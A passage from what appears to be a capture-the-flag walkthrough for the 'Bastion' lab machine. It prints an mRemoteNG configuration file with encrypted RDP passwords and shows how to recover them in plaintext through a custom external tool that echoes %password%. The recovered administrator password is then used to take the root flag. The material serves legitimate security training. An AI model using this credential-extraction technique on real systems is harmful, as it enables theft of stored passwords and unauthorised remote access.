Password="aEWNFV5uGcjUHF0uS17QTdT9kVqtKCPeoC0Nw5dmaPFjNQ2kt/zO5xDqE4HdVmHAowVRdC7emf7lWWA10dQKiw==" Hostname="127.0.0.1" Protocol="RDP" PuttySession="Default Settings" Port="3389" ConnectToConsole="false"
UseCredSsp="true" RenderingEngine="IE" ICAEncryptionStrength="EncrBasic" RDPAuthenticationLevel="NoAuth" RDPMinutesToIdleTimeout="0" RDPAlertIdleTimeout="false" LoadBalanceInfo="" Colors="Colors16Bit"
Resolution="FitToWindow" AutomaticResize="true" DisplayWallpaper="false" DisplayThemes="false" EnableFontSmoothing="false" EnableDesktopComposition="false" CacheBitmaps="false" RedirectDiskDrives="false"
RedirectPorts="false" RedirectPrinters="false" RedirectSmartCards="false" RedirectSound="DoNotPlay" SoundQuality="Dynamic" RedirectKeys="false" Connected="false" PreExtApp="" PostExtApp="" MacAddress=""
UserField="" ExtApp="" VNCCompression="CompNone" VNCEncoding="EncHextile" VNCAuthMode="AuthVNC" VNCProxyType="ProxyNone" VNCProxyIP="" VNCProxyPort="0" VNCProxyUsername="" VNCProxyPassword=""
VNCColors="ColNormal" VNCSmartSizeMode="SmartSAspect" VNCViewOnly="false" RDGatewayUsageMethod="Never" RDGatewayHostname="" RDGatewayUseConnectionCredentials="Yes" RDGatewayUsername="" RDGatewayPassword=""
RDGatewayDomain="" InheritCacheBitmaps="false" InheritColors="false" InheritDescription="false" InheritDisplayThemes="false" InheritDisplayWallpaper="false" InheritEnableFontSmoothing="false"
InheritEnableDesktopComposition="false" InheritDomain="false" InheritIcon="false" InheritPanel="false" InheritPassword="false" InheritPort="false" InheritProtocol="false" InheritPuttySession="false"
InheritRedirectDiskDrives="false" InheritRedirectKeys="false" InheritRedirectPorts="false" InheritRedirectPrinters="false" InheritRedirectSmartCards="false" InheritRedirectSound="false"
InheritSoundQuality="false" InheritResolution="false" InheritAutomaticResize="false" InheritUseConsoleSession="false" InheritUseCredSsp="false" InheritRenderingEngine="false" InheritUsername="false"
InheritICAEncryptionStrength="false" InheritRDPAuthenticationLevel="false" InheritRDPMinutesToIdleTimeout="false" InheritRDPAlertIdleTimeout="false" InheritLoadBalanceInfo="false" InheritPreExtApp="false"
InheritPostExtApp="false" InheritMacAddress="false" InheritUserField="false" InheritExtApp="false" InheritVNCCompression="false" InheritVNCEncoding="false" InheritVNCAuthMode="false" InheritVNCProxyType="false"
InheritVNCProxyIP="false" InheritVNCProxyPort="false" InheritVNCProxyUsername="false" InheritVNCProxyPassword="false" InheritVNCColors="false" InheritVNCSmartSizeMode="false" InheritVNCViewOnly="false"
InheritRDGatewayUsageMethod="false" InheritRDGatewayHostname="false" InheritRDGatewayUseConnectionCredentials="false" InheritRDGatewayUsername="false" InheritRDGatewayPassword="false"
InheritRDGatewayDomain="false" />
    <Node Name="L4mpje-PC" Type="Connection" Descr="" Icon="mRemoteNG" Panel="General" Id="8d3579b2-e68e-48c1-8f0f-9ee1347c9128" Username="L4mpje" Domain="" Password="yhgmiu5bbuamU3qMUKc/uYDdmbMrJZ/
JvR1kYe4Bhiu8bXybLxVnO0U9fKRylI7NcB9QuRsZVvla8esB" Hostname="192.168.1.75" Protocol="RDP" PuttySession="Default Settings" Port="3389" ConnectToConsole="false" UseCredSsp="true" RenderingEngine="IE"
ICAEncryptionStrength="EncrBasic" RDPAuthenticationLevel="NoAuth" RDPMinutesToIdleTimeout="0" RDPAlertIdleTimeout="false" LoadBalanceInfo="" Colors="Colors16Bit" Resolution="FitToWindow" AutomaticResize="true"
DisplayWallpaper="false" DisplayThemes="false" EnableFontSmoothing="false" EnableDesktopComposition="false" CacheBitmaps="false" RedirectDiskDrives="false" RedirectPorts="false" RedirectPrinters="false"
RedirectSmartCards="false" RedirectSound="DoNotPlay" SoundQuality="Dynamic" RedirectKeys="false" Connected="false" PreExtApp="" PostExtApp="" MacAddress="" UserField="" ExtApp="" VNCCompression="CompNone"
VNCEncoding="EncHextile" VNCAuthMode="AuthVNC" VNCProxyType="ProxyNone" VNCProxyIP="" VNCProxyPort="0" VNCProxyUsername="" VNCProxyPassword="" VNCColors="ColNormal" VNCSmartSizeMode="SmartSAspect"
VNCViewOnly="false" RDGatewayUsageMethod="Never" RDGatewayHostname="" RDGatewayUseConnectionCredentials="Yes" RDGatewayUsername="" RDGatewayPassword="" RDGatewayDomain="" InheritCacheBitmaps="false"
InheritColors="false" InheritDescription="false" InheritDisplayThemes="false" InheritDisplayWallpaper="false" InheritEnableFontSmoothing="false" InheritEnableDesktopComposition="false" InheritDomain="false"
InheritIcon="false" InheritPanel="false" InheritPassword="false" InheritPort="false" InheritProtocol="false" InheritPuttySession="false" InheritRedirectDiskDrives="false" InheritRedirectKeys="false"
InheritRedirectPorts="false" InheritRedirectPrinters="false" InheritRedirectSmartCards="false" InheritRedirectSound="false" InheritSoundQuality="false" InheritResolution="false" InheritAutomaticResize="false"
InheritUseConsoleSession="false" InheritUseCredSsp="false" InheritRenderingEngine="false" InheritUsername="false" InheritICAEncryptionStrength="false" InheritRDPAuthenticationLevel="false"
InheritRDPMinutesToIdleTimeout="false" InheritRDPAlertIdleTimeout="false" InheritLoadBalanceInfo="false" InheritPreExtApp="false" InheritPostExtApp="false" InheritMacAddress="false" InheritUserField="false"
InheritExtApp="false" InheritVNCCompression="false" InheritVNCEncoding="false" InheritVNCAuthMode="false" InheritVNCProxyType="false" InheritVNCProxyIP="false" InheritVNCProxyPort="false"
InheritVNCProxyUsername="false" InheritVNCProxyPassword="false" InheritVNCColors="false" InheritVNCSmartSizeMode="false" InheritVNCViewOnly="false" InheritRDGatewayUsageMethod="false"
InheritRDGatewayHostname="false" InheritRDGatewayUseConnectionCredentials="false" InheritRDGatewayUsername="false" InheritRDGatewayPassword="false" InheritRDGatewayDomain="false" />
</mrng:Connections>
```

Unfortunately, the passwords are encrypted. Luckily, since this is a configuration file, we can decrypt the passwords by installing a local copy of mRemoteNG on a, windows seven virtual machine, and replacing the data between the mngr tags, on our copy of mRemoteNG, with the data from Bastion’s confCons.xml file. The new confCons.xml file should look like the one shown below:



```
 <?xml version="1.0" encoding="utf-8" ?>
- <mrng:Connections xmlns:mrng="http://mremoteng.org" Name="Connections" Export="false" EncryptionEngine="AES" BlockCipherMode="GCM" KdfIterations="1000" FullFileEncryption="false"
   Protected="/HGrS7y85POEZlgHTVTWUVEzBv9NqONZXhp4bbkBtEMyqx8lnGbrCSOjbGcDRfC3sdSOUlMTT3udW/eZ/HTnQbxI" ConfVersion="2.6">
   <Node Name="DC" Type="Connection" Descr="" Icon="mRemoteNG" Panel="General" Id="500e7d58-662a-44d4-aff0-3a4f547a3fee" Username="Administrator" Domain="" Password="qp4kkQPi5vvImAiGGQJ7We3xM18p71jpYCPpTrXaP7fH6b01VYvxpUTS2n8znqIR5pT2SenuvoUea6eU1mEcgw=="
    Hostname="127.0.0.1" Protocol="RDP" PuttySession="Default Settings" Port="3389" ConnectToConsole="false" UseCredSsp="true" RenderingEngine="IE" ICAEncryptionStrength="EncrBasic" RDPAuthenticationLevel="NoAuth" RDPMinutesToIdleTimeout="0" RDPAlertIdleTimeout="false" LoadBalanceInfo=""
    Colors="Colors16Bit" Resolution="FitToWindow" AutomaticResize="true" DisplayWallpaper="false" DisplayThemes="false" EnableFontSmoothing="false" EnableDesktopComposition="false" CacheBitmaps="false" RedirectDiskDrives="false" RedirectPorts="false" RedirectPrinters="false"
    RedirectSmartCards="false" RedirectSound="DoNotPlay" SoundQuality="Dynamic" RedirectKeys="false" Connected="false" PreExtApp="" PostExtApp="" MacAddress="" UserField="" ExtApp="" VNCCompression="CompNone" VNCEncoding="EncHextile" VNCAuthMode="AuthVNC" VNCProxyType="ProxyNone"
    VNCProxyIP="" VNCProxyPort="0" VNCProxyUsername="" VNCProxyPassword="" VNCColors="ColNormal" VNCSmartSizeMode="SmartSAspect" VNCViewOnly="false" RDGatewayUsageMethod="Never" RDGatewayHostname="" RDGatewayUseConnectionCredentials="Yes" RDGatewayUsername=""
    RDGatewayPassword="" RDGatewayDomain="" InheritCacheBitmaps="false" InheritColors="false" InheritDescription="false" InheritDisplayThemes="false" InheritDisplayWallpaper="false" InheritEnableFontSmoothing="false" InheritEnableDesktopComposition="false" InheritDomain="false" InheritIcon="false"
    InheritPanel="false" InheritPassword="false" InheritPort="false" InheritProtocol="false" InheritPuttySession="false" InheritRedirectDiskDrives="false" InheritRedirectKeys="false" InheritRedirectPorts="false" InheritRedirectPrinters="false" InheritRedirectSmartCards="false" InheritRedirectSound="false"
    InheritSoundQuality="false" InheritResolution="false" InheritAutomaticResize="false" InheritUseConsoleSession="false" InheritUseCredSsp="false" InheritRenderingEngine="false" InheritUsername="false" InheritICAEncryptionStrength="false" InheritRDPAuthenticationLevel="false"
    InheritRDPMinutesToIdleTimeout="false" InheritRDPAlertIdleTimeout="false" InheritLoadBalanceInfo="false" InheritPreExtApp="false" InheritPostExtApp="false" InheritMacAddress="false" InheritUserField="false" InheritExtApp="false" InheritVNCCompression="false" InheritVNCEncoding="false"
    InheritVNCAuthMode="false" InheritVNCProxyType="false" InheritVNCProxyIP="false" InheritVNCProxyPort="false" InheritVNCProxyUsername="false" InheritVNCProxyPassword="false" InheritVNCColors="false" InheritVNCSmartSizeMode="false" InheritVNCViewOnly="false" InheritRDGatewayUsageMethod="false"
    InheritRDGatewayHostname="false" InheritRDGatewayUseConnectionCredentials="false" InheritRDGatewayUsername="false" InheritRDGatewayPassword="false" InheritRDGatewayDomain="false" />
   <Node Name="L4mpje-PC" Type="Connection" Descr="" Icon="mRemoteNG" Panel="General" Id="8d3579b2-e68e-48c1-8f0f-9ee1347c9128" Username="L4mpje" Domain="" Password="1L4JmXf25UI7kLL+cy56GA/ivI0sNCqLbe5Q3jgjkjoRvMXYxVSEswWhMNfQJSd2U0C7/rEWLDIUb1VM"
    Hostname="192.168.1.75" Protocol="RDP" PuttySession="Default Settings" Port="3389" ConnectToConsole="false" UseCredSsp="true" RenderingEngine="IE" ICAEncryptionStrength="EncrBasic" RDPAuthenticationLevel="NoAuth" RDPMinutesToIdleTimeout="0" RDPAlertIdleTimeout="false" LoadBalanceInfo=""
    Colors="Colors16Bit" Resolution="FitToWindow" AutomaticResize="true" DisplayWallpaper="false" DisplayThemes="false" EnableFontSmoothing="false" EnableDesktopComposition="false" CacheBitmaps="false" RedirectDiskDrives="false" RedirectPorts="false" RedirectPrinters="false"
    RedirectSmartCards="false" RedirectSound="DoNotPlay" SoundQuality="Dynamic" RedirectKeys="false" Connected="false" PreExtApp="" PostExtApp="" MacAddress="" UserField="" ExtApp="" VNCCompression="CompNone" VNCEncoding="EncHextile" VNCAuthMode="AuthVNC" VNCProxyType="ProxyNone"
    VNCProxyIP="" VNCProxyPort="0" VNCProxyUsername="" VNCProxyPassword="" VNCColors="ColNormal" VNCSmartSizeMode="SmartSAspect" VNCViewOnly="false" RDGatewayUsageMethod="Never" RDGatewayHostname="" RDGatewayUseConnectionCredentials="Yes" RDGatewayUsername=""
    RDGatewayPassword="" RDGatewayDomain="" InheritCacheBitmaps="false" InheritColors="false" InheritDescription="false" InheritDisplayThemes="false" InheritDisplayWallpaper="false" InheritEnableFontSmoothing="false" InheritEnableDesktopComposition="false" InheritDomain="false" InheritIcon="false"
    InheritPanel="false" InheritPassword="false" InheritPort="false" InheritProtocol="false" InheritPuttySession="false" InheritRedirectDiskDrives="false" InheritRedirectKeys="false" InheritRedirectPorts="false" InheritRedirectPrinters="false" InheritRedirectSmartCards="false" InheritRedirectSound="false"
    InheritSoundQuality="false" InheritResolution="false" InheritAutomaticResize="false" InheritUseConsoleSession="false" InheritUseCredSsp="false" InheritRenderingEngine="false" InheritUsername="false" InheritICAEncryptionStrength="false" InheritRDPAuthenticationLevel="false"
    InheritRDPMinutesToIdleTimeout="false" InheritRDPAlertIdleTimeout="false" InheritLoadBalanceInfo="false" InheritPreExtApp="false" InheritPostExtApp="false" InheritMacAddress="false" InheritUserField="false" InheritExtApp="false" InheritVNCCompression="false" InheritVNCEncoding="false"
    InheritVNCAuthMode="false" InheritVNCProxyType="false" InheritVNCProxyIP="false" InheritVNCProxyPort="false" InheritVNCProxyUsername="false" InheritVNCProxyPassword="false" InheritVNCColors="false" InheritVNCSmartSizeMode="false" InheritVNCViewOnly="false" InheritRDGatewayUsageMethod="false"
    InheritRDGatewayHostname="false" InheritRDGatewayUseConnectionCredentials="false" InheritRDGatewayUsername="false" InheritRDGatewayPassword="false" InheritRDGatewayDomain="false" />
 </mrng:Connections>
```


After launching mRemoteNG on the Windows seven machine you should be able to view the file without entering a password.



Display	
Name	DC
Description	
Icon	mRemoteNG
Panel	General
Connection	
Hostname/IP	127.0.0.1
Username	Administrator
Password	●●●●●●●●●●●●●●
Domain	
Protocol	
Protocol	RDP
Port	3389
Use Console Se	No
Server Authenti	Always connect, ev
Minutes to Idle	0
Load Balance Ir	
Use CredSSP	Yes
Gateway	
Use Gateway	Never

Password
Enter your password.


To view the passwords, create a new mRemoteNG tool.




External Tool Properties

Display Name	password Lookup
Filename:	CMD
Arguments:	/k echo %password%
Working directory:	

Now return to mRemoteNG’s main window and right click connection -> external tools. Select the tool that was just created.




C:\Windows\System32\cmd.exe

```
thXLHM96BeKL0ER2

C:\Users\IEUser\Downloads\mRemoteNG-Portable-1.76.20.24669>_
```

Use the passwords found here to login to Bastion as the administrator. The root flag can be found under C:\Users\Administrator\Desktop.